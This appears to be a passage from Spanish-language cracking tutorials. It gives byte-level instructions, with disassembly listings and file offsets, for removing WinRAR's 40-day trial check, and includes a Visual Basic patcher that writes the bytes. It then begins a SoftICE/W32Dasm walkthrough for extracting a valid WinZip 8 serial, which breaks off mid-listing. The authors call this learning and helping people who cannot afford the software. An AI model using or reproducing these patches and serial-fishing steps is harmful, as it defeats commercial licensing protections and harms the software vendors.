:00436AF5 753B                    jne 00436B32
:00436AF7 803D1CDD480000          cmp byte ptr [0048DD1C], 00
:00436AFE 7532                    jne 00436B32
:00436B00 A1B4DF4900              mov eax, dword ptr [0049DFB4]
:00436B05 83F828                  cmp eax, 00000028
:00436B08 7F04                    jg 00436B0E
:00436B0A 85C0                    test eax, eax
:00436B0C 7D24                    jge 00436B32
```

...eso es un "jg" …

En este caso es jg que significa :

Jg (0F8F en HexaDecimal) : (Salta si es Mayor)

que podremos hacer?¡¡ ...

pues si te fijas donde subraye con rojo

…significa que compare EAX con 40 días …si ya se que ahí no dice 40 …pero es q acuérdate que esta en hexadecimal

…y 00000028 en Hexadecimal es 40 en decimal…

Y lo que haremos en si es evitar el salto hacia "Please Register" …para lo cual recurr a Nopear el programa

(con dos 90 ..y siempre se deben poner los que hagan falta).

Claro …vamos a cambiar ese

7F04

x un Nopear

9090

Así le estamos ordenando que no ejecute ningún dato…

Y bueno como estamos situados sobre


:00436B08 7F04 jg 00436B0E

Line:98375 Pg 1726 and 1727 of 4532 Code Data @:00436B08 @Offset 00036108h in File:Copia de WinRAR.exe

solo nos resta buscar el OffSet 00036108h en nuestro editor HexWorkShop ..

Solo tienes que modificar 7F04 x 9090

Y este va a ser nuestro resultado...



Veras que ya no nos aparece el Nag screen de limite de tiempo.....

Y todo parece normal....

Ahora... vemos que en la parte superior izquierda nos sale "Copia de Evaluación"

Pero nosotros queremos que salga.... entonces

"Evaluation Copy"

```
:0043F98B 6875664800              push 00486675
:0043F990 8D442408                lea eax, dword ptr [esp+08]
:0043F994 50                      push eax
:0043F995 E8667A0300              call 00477400
:0043F99A 83C40C                  add esp, 0000000C
:0043F99D 803D1CDD480000          cmp byte ptr [0048DD1C], 00
:0043F9A4 757A                    jne 0043FA20
:0043F9A6 A1B4DF4900              mov eax, dword ptr [0049DFB4]
:0043F9AB 83F814                  cmp eax, 00000014
:0043F9AE 7C05                    jl 0043F9B5
:0043F9B0 83F828                  cmp eax, 00000028
:0043F9B3 7C1D                    jl 0043F9D2

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043F9AE(C)
|

* Possible Reference to String Resource ID=00873: "evaluation copy"
                                  |
:0043F9B5 B869030000              mov eax, 00000369
:0043F9BA E8DDF1FCFF              call 0040EB9C
:0043F9BF 50                      push eax
:0043F9C0 8D942404020000          lea edx, dword ptr [esp+00000204]
:0043F9C7 52                      push edx
:0043F9C8 E87B3C0300              call 00473648
:0043F9CD 83C408                  add esp, 00000008
:0043F9D0 EB27                    jmp 0043F9F9
```

Ahora subimos un poco mas y encontramos un jne....

Al cual vamos a modificar por un je..

```
* Possible StringData Ref from Data Obj ->"%s - WinRAR"
                                        |
:0043F98B 6875664800                    push 00486675
:0043F990 8D442408                      lea eax, dword ptr [esp+08]
:0043F994 50                            push eax
:0043F995 E8667A0300                    call 00477400
:0043F99A 83C40C                        add esp, 0000000C
:0043F99D 803D1CDD480000                cmp byte ptr [0048DD1C], 00
:0043F9A4 757A                          jne 0043FA20
:0043F9A6 A1B4DF4900                    mov eax, dword ptr [0049DFB4]
:0043F9AB 83F814                        cmp eax, 00000014
:0043F9AE 7C05                          jl 0043F9B5
:0043F9B0 83F828                        cmp eax, 00000028
:0043F9B3 7C1D                          jl 0043F9D2

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043F9AE(C)
|

* Possible Reference to String Resource ID=00873: "evaluation copy"
                                        |
```

Buscamos la dirección offset y nos vamos a Hex WorkShop y cambiamos el "75" x un "74".

```
Line:115896 Pg 2033 and 2034 of 4532  Code Data @:0043F9A4 @Offset 0003EFA4h in File:Copia de WinRAR.exe
```

Ya no es de evaluacion y esta parcialmente Crackeado.

Hasta ahí...todo esta bien….pero que sucede si le damos una revisadita al program

Les parece si vemos..?¡¡

Opciones / Configuración…

Nos aparece un cuadro con varias pestañas… me lateria ver

General

Ahí en general hay varias opciones…seleccionemos una

...ahh ya se seleccionemos

Registro / Registrar los errores en el fichero

Uppsss…que es esto?

Como que

"Available in registered version only"

No no no… esto no esta totalmente CraCkeado

y no solo esa opción tiene esa molesta ventana si no que la tienen otras 2 opciones mas que son:

comandos /añadir ficheros en el archivo / General / Añadir Verificación de autenticidad

comandos /añadir ficheros en el archivo / Copia de Seguridad / Borrar el contenido del disco de destino antes de comprimir

y es la parte que me interesaria saber como hacer que esas casillas de verificación en el programa ejecutado se activen


y desactiven segun donde hayas activado la casilla.

Codificar el Patch!

```
Private Sub Command2_Click()

If FileExist(Text5) Then
    On Error GoTo Cancelo
    Dialogo.CancelError = True
    With Dialogo
        Dim Tamaño As Long
        Tamaño = 747520
            If FileLen(Text5) <> Tamaño Then
                MsgBox "El tamaño del Archivo es diferente!", 16, "Crackcero_ [Rip], The Cracker"
            Else
                Open Text5 For Binary Access Write As #1
                Put #1, 221449, &H9090
                Put #1, 257957, &H7A74
                MsgBox "Parchado Satisfactorialemte!", 64, "Crackcero_ [RiP], The Cracker"
            End If
    End With
On Error GoTo 0
Exit Sub

Close #1
Cancelo:
Else
End If
End Sub
```

Retoques !!!!!!!

Solo nos quedaría cambiar el mensaje "COPIA DE PRUEBA DURANTE 40 DÍAS", que aparece en Ayuda - Acerca de Winrar y cambiarlo por "Crackeado por Crackcero_" o por sus nombres...., esto lo hacemos editando el archivo "Winrar.lng". En 401149b1 encontramos el mensaje que buscabamos, lo reemplazamos y guardamos los cambios.



Abrimos WinRAR y vamos a Ayuda - Acerca de Winrar

Tambien lo pueden hacer abriendo el ejecutable Winrar.exe con el Reshacker, o el Exescope y modificar esa parte donde decia "Copia de prueba durante 40 dias" por la que deseen.

Saludos

Esta es mi primera experiencia rompiendo una herramienta como el Sr. WinRAR

en español..., les agradeceria AYUDARME a crackear esa parte de como hacer para activar las 3 casillas de verificación para que quede COMPLETAMENTE CRACKEADO. Se podria decir que existen muchas formas de CRACKEAR, creo que en esta version utilizan un archivo REG para registrarlo, alquien que me ayude a ver esa parte del código, me ayudaria bastante, escribanme crackers..... GRACIAS

Agradecimientos especiales a: Profesor_x, Ricardo Narvaja, Anonimoser, A573r10n, Caos Reptante, Karpoff, Serial_Code9x, Sotanez, y a todos los crackers del mundo.

Nota:

- **Soy humano y cometo errores, si encuentras uno házmelo saber OK. Crackcero_@latinmail.com y todos los comentarios que creas pertinente, ya que soy un novato.**

  Si deseas ponerte en contacto con nosotros puedes hacerlo aquí:Group Tutoriales 2003 - GT2

- **Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com**
-

Chau!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

5to Curso Soft Ice .. Win Zip 8

...by Mr. §ê®ïÅ|°©øÐ£9x¬

Pues bueno ya estuvo bien de fiestas de alcohol y de estarme haciendo guey..ya vamos a joderle.,.. vamos a CraCkear el Win Zip… aun q eso suena muy feo..mejor dicho vamos a jugar un rato con el.. =8-P

Oigan..¡¡¡ D una vez aclaro que yo no enseño ni aprendo CraCking para reventar el software y distribuirlo o para que todos los programas que tenga a mi alcancé los desgracie.. aprendemos CraCking para evitar abusos y para aprender … o mejor aun para ayudar a alguien…si logran crackear algo y se lo puedan dar a alguien que no tenga los recursos para comprar el programa o no tenga los conocimientos…que bien ¿no? ..que podamos ayudar a alguien …siempre y cuando no estemos buscando lucro alguno… ook? … lo mejor d esto es aprender tener los conocimientos creanme que después les pueden ayudar en algún trabajo y no precisamente para crackear algo … =8-P


Bueno pues esta vez vamos a obtener el # d Serie valido para el Win Zip 8 .. así que esta vez no vamos a cometer delito alguno…por que no vamos a modificar nada…y para eso vamos a usar a nuestro precioso amigo… Soft Ice… lo que vamos a hacer es jugar un rato con el código vivo..

Bien vamos a abrir Win Zip si no lo tienes registrado perfecto…si lo tienes registrado..vamos a instalarlo de nuevo…sea cual sea la versión del 8 … (si no lo tienes lo puedes bajar de http://www.winzip.com)

Para los que lo tengan registrado…vamos a reinstalarlo… bien al momento de hacer la instalación nuevamente…nos va a aparecer esta pantalla


Vamos a presionar
"Change Registration Info"

Ahora nos aparece esto..




Ahí le damos en
"Continue Unregistered"

y ahora nos sale con esta pantalla




Le vamos a decir que si.. y de ahí seguimos la instalación normal…
bien yo creo que todos nos hemos dado cuenta que cuando abrimos el Win Zip tiene la pinché manía de cambiar los botones de lugar..

O sea que el "I Agree" jamás esta en el mismo lugar … aparte de que es mega molesto que para todo salga esa maldita pantalla … así que vamos a quitarla…para que no nos este jodiendo…
Bien primero lo revisamos el ejecutable con nuestro language aver que tan protegido esta y nos muestra que no hay compresión ni encriptación… ..ook vamos por buen camino… vamos a probar ahora con Soft Ice ..abre el Win Zip …..ook..todo bien no se reinicio… no se trabo ni nada…entonces podemos descartar que tenga alguna protección anti sice…
bien ..ahora vamos a registrarnos en el Win Zip ..introducimos lo que sea



Le damos Ok y nos manda a volar y nos dice que..



Ook no hay pex.. si recuerdas… t había comentado que al primer cuadro que nos sale diciéndonos que es de evaluación y que nos da a escoger entre sus 3 botones cambiantes…¡¡ =7-(… se le llama Nag Screen .. bien podríamos interceptar que llamada hace y quitar esa nag screen .. pero la neta nunca lo eh intentado y no se que mas dependa de esa llamada aparte de q cada ves que hicieras un Self Extractor aparece un aviso tambien de que es de evaluación ,entonces tendríamos que CraCkear cada Self Extractor que hiciéramos (bueno si es que alguno d uds hace) ..Otra opción podría ser que hiciéramos algunos saltos modificando el ejecutable… pero aparte de que es más difícil a final de cuentas solo simulamos que estamos registrados …

Y mejor vamos a obtener un #d Serie valido y con nuestro nombre.. =8-P …


Por eso es que vamos a empezar a CraCkear desde donde nos registramos ..para poder interceptar en memoria cuando verifica y fabrica nuestro # d serie valido…que en si la que nos importa es la segunda…

Bien para no tener que estar revisando los break points …uno x uno ..lo vamos a revisar con

W32dasm (en este caso por que no tiene Encriptación ni Compresión y de ese modo nos permite ver el código) …
Lo que queremos es anticiparnos a la ventana que dice
"Incomplete or incorrect information"

bien… vamos a aprender algo nuevo hoy.. =8-P … En todos los programas todos los cuadros de mensajes que tengan … son identificados con un ID que los diferencia de todos los demás cuadros de dialogo … en este caso si t fijas todo depende del cuadro de dialogo del registro … y tiene por nombre
"Register WinZip"

Entonces vamos a buscar el ID d Register WinZip ya que de ese ID dependen todos los demás cuadros de dialogo.. así que vamos a buscar Register WinZip en w32dasm



Si t fijas nos da el ID que es..
DialogID_0C82

Bien entonces creo que ya sabemos x donde buscar …

escribimos tal cual esta el DialogID_0C82 en W32Dasm
y ahora nos aparece esto..

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger


Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
:00407CE3 56                    push esi
:00407CE4 668B35B09B4800        mov si, word ptr [00489BB0]
:00407CEB 57                    push edi
:00407CEC 8B3DD09F4800          mov edi, dword ptr [00489FD0]
:00407CF2 E8EA050000            call 004082E1
:00407CF7 33C0                  xor eax, eax

* Possible Reference to Dialog: DialogID_0C82
                                |
:00407CF9 BB820C0000            mov ebx, 00000C82
:00407CFE 50                    push eax
:00407CFF 68937E4000            push 00407E93
:00407D04 FF7508                push [ebp+08]
:00407D07 66A3B09B4800          mov word ptr [00489BB0], ax
:00407D0D A3D09F4800            mov dword ptr [00489FD0], eax
:00407D12 53                    push ebx
:00407D13 FF355C8C4800          push dword ptr [00488C5C]
:00407D19 E8A9A40000            call 004121C7
:00407D1E 83C414                add esp, 00000014
:00407D21 83F801                cmp eax, 00000001
:00407D24 8945FC                mov dword ptr [ebp-04], eax
:00407D27 668935B09B4800        mov word ptr [00489BB0], si
:00407D2E 893DD09F4800          mov dword ptr [00489FD0], edi
:00407D34 0F854F010000          jne 00407E89

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00407DC3(C)
|
:00407D3A 803D78CD480000        cmp byte ptr [0048CD78], 00
:00407D41 0F849C000000          je 00407DE3
:00407D47 803DA4CD480000        cmp byte ptr [0048CDA4], 00
:00407D4E 0F848F000000          je 00407DE3
:00407D54 807D0C00              cmp byte ptr [ebp+0C], 00
```

Line:16412 Pg 329 of 5502 File:Winzip32.exe

